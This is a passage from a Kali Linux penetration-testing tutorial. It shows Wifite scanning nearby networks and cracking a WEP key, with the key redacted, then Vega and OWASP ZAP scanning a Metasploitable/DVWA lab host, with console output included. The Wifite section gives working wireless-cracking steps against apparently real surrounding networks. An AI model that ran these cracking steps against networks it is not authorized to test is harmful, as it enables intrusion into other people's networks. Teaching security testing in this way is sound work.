
Step 3: Click the **Start** button.

Wifite

It is another wireless cracking tool, which attacks multiple WEP, WPA, and WPS encrypted networks in a row.

Firstly, the wireless card has to be in the monitoring mode.

Step 1: To open it, go to Applications -> Wireless Attack -> Wifite.



Step 2: Type "**wifite -showb**" to scan for the networks.

```
root@kali:~# wfite -showb

[+/-] :: WiFie v2 (r85)
[+/-] :: automated wireless auditor
[+/-] :: designed for Linux

[+] target MAC address viewing enabled
[+] scanning for wireless devices...
[+] initializing scan (mon0), updates at 5 sec intervals, CTRL+C when ready.
[0:00:04] scanning wireless networks. 0 targets and 0 clients found
```

```
[+] scanning (mon0), updates at 5 sec intervals, CTRL+C when ready.

NUM ESSID BSSID CH ENCR POWER WPS? CLIENT
1 [REDACTED] 00:26:75:02:EF:65 6 WEP 58db no clients
2 [REDACTED] 00:26:75:41:4B:7C 6 WPA 44db no
3 [REDACTED] 00:26:75:40:91:F4 6 WPA 39db no
4 [REDACTED] C8:D3:A3:B0:A5:D8 1 WPA2 38db wps
5 [REDACTED] C8:3A:35:46:EE:98 6 WPA 38db no
6 [REDACTED] 00:30:0A:CD:23:3A 6 WEP 36db no
7 [REDACTED] 7C:03:4C:57:3A:61 1 WPA 34db wps
8 [REDACTED] 00:26:75:0C:6B:01 6 WPA 34db no
9 [REDACTED] C8:D3:A3:B0:AC:B4 1 WPA2 33db wps
10 [REDACTED] 1C:7E:E5:B4:87:28 1 WPA2 32db no
11 [REDACTED] AC:F1:DF:80:AA:C6 13 WPA2 30db wps clients

[0:00:04] scanning wireless networks: 11 targets and 5 clients found
```

Step 3: To start attacking the wireless networks, click Ctrl + C.

```
45 00:26:75:2F:AD:60 6 WPA2 28db no
46 00:26:75:10:AE:C6 6 WPA 27db no

[+] select target numbers (1-46) separated by commas, or 'all': █
```

Step 4: Type "1" to crack the first wireless.

```
[+] 1 target selected.

[0:10:00] preparing attack [REDACTED] (00:26:75:02:EF:65)
[0:10:00] attempting fake authentication (5/5)... failed
[0:10:00] attacking "[REDACTED]" via arp-replay attack
[0:09:54] attack failed: aireplay-ng exited unexpectedly
[0:10:00] attempting fake authentication (1/5)... failed
```

Step 5: After attacking is complete, the key will be found.

```
[0:10:00] preparing attack [REDACTED] (00:26:75:02:EF:65)
[0:10:00] attempting fake authentication (3/5)... success!
[0:10:00] attacking [REDACTED] via arp-replay attack
[0:05:47] started cracking (over 10000 ivs)
[0:00:29] captured 20267 ivs @ 103 iv/sec

[0:00:29] cracked [REDACTED] (00:26:75:02:EF:65)! key: "████████"
[+] 1 attack completed:

[+] 1/1 WEP attacks succeeded
cracked [REDACTED] (00:26:75:02:EF:65), key: ██████████
```

5. Kali Linux – Website Penetration Testing

In this chapter, we will learn about website penetration testing offered by Kali Linux.


Vega Usage

Vega is a free and open source scanner and testing platform to test the security of web applications. Vega can help you find and validate SQL Injection, Cross-Site Scripting (XSS), inadvertently disclosed sensitive information, and other vulnerabilities. It is written in Java, GUI based, and runs on Linux, OS X, and Windows.

Vega includes an automated scanner for quick tests and an intercepting proxy for tactical inspection. Vega can be extended using a powerful API in the language of the web: JavaScript. The official webpage is <https://subgraph.com/vega/>

```
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.  
root@kali:~# apt-get update && apt-get install -y vega  
0% [Connecting to http.kali.org]
```


Step 1: To open Vega go to Applications -> 03-Web Application Analysis ->Vega




Step 2: If you don't see an application in the path, type the following command.

```
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.  
root@kali:~# apt-get update && apt-get install -y vega  
0% [Connecting to http.kali.org]
```

Step 3: To start a scan, click “+” sign.




Step 4: Enter the webpage URL that will be scanned. In this case, it is metasploitable machine -> click “ Next”.



Step 5: Check all the boxes of the modules you want to be controlled. Then, click "Next".



Step 6: Click "Next" again in the following screenshot.




Step 7: Click "Finish".




Step 8: If the following table pops up, click "Yes".



The scan will continue as shown in the following screenshot.




Step 9: After the scan is completed, on the left down panel you can see all the findings, that are categorized according to the severity. If you click it, you will see all the details of the vulnerabilities on the right panel such as "Request", "Discussion", "Impact", and "Remediation".




ZapProxy

ZAP-OWASP Zed Attack Proxy is an easy-to-use integrated penetration testing tool for finding vulnerabilities in web applications. It is a Java interface.


Step 1: To open ZapProxy, go to Applications -> 03-Web Application Analysis -> owasp-zap.




Step 2: Click "Accept".



ZAP will start to load.



Step 3: Choose one of the Options from as shown in the following screenshot and click "Start".



Following web is metasploitable with IP :192.168.1.101



Step 4: Enter URL of the testing web at "URL to attack" -> click "Attack".

ID	Req. Time...	Resp. Time...	Met...	URL	C...	Reason	...	Size Resp...	Size Resp...
25	20/10/16 1...	20/10/16 1...	POST	http://192.168.1.101/dwva/login.php	200	OK	...	382 bytes	1.26 KIB
26	20/10/16 1...	20/10/16 1...	POST	http://192.168.1.101/dwva/login.php	200	OK	...	382 bytes	1.26 KIB
27	20/10/16 1...	20/10/16 1...	POST	http://192.168.1.101/dwva/login.php	200	OK	...	382 bytes	1.26 KIB
28	20/10/16 1...	20/10/16 1...	POST	http://192.168.1.101/dwva/login.php	200	OK	...	382 bytes	1.26 KIB
29	20/10/16 1...	20/10/16 1...	POST	http://192.168.1.101/dwva/login.php	200	OK	...	360 bytes	1.26 KIB
30	20/10/16 1...	20/10/16 1...	POST	http://192.168.1.101/dwva/login.php	200	OK	...	360 bytes	1.26 KIB
31	20/10/16 1...	20/10/16 1...	POST	http://192.168.1.101/dwva/login.php	200	OK	...	360 bytes	1.26 KIB

After the scan is completed, on the top left panel you will see all the crawled sites.

In the left panel “Alerts”, you will see all the findings along with the description.

Welcome to the OWASP Zed Attack Proxy (ZAP)

ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications. Please be aware that you should only attack applications that you have been specifically been given permission to test. To quickly test an application, enter its URL below and press 'Attack'.

URL to attack: http://192.168.1.101/dwva

Attack

Progress: Attack complete - see the Alerts tab for details of any issues found

For a more in depth test you should explore your application using your browser or automated regression tools. If you are using Firefox 24.0 or later you can use 'Plug-n-Hack' to configure your browser.

Alerts (6)

- Directory Browsing (2)
 - GET: http://192.168.1.101/dwva/dwva/
 - GET: http://192.168.1.101/dwva/dwva/css/
- X-Frame-Options Header Not Set (5)
 - GET: http://192.168.1.101/dwva/
 - GET: http://192.168.1.101/dwva/dwva/css/login.cs...
 - GET: http://192.168.1.101/dwva/login.php
 - GET: http://192.168.1.101/robots.txt
 - GET: http://192.168.1.101/sitemap.xml

X-Frame-Options Header Not Set

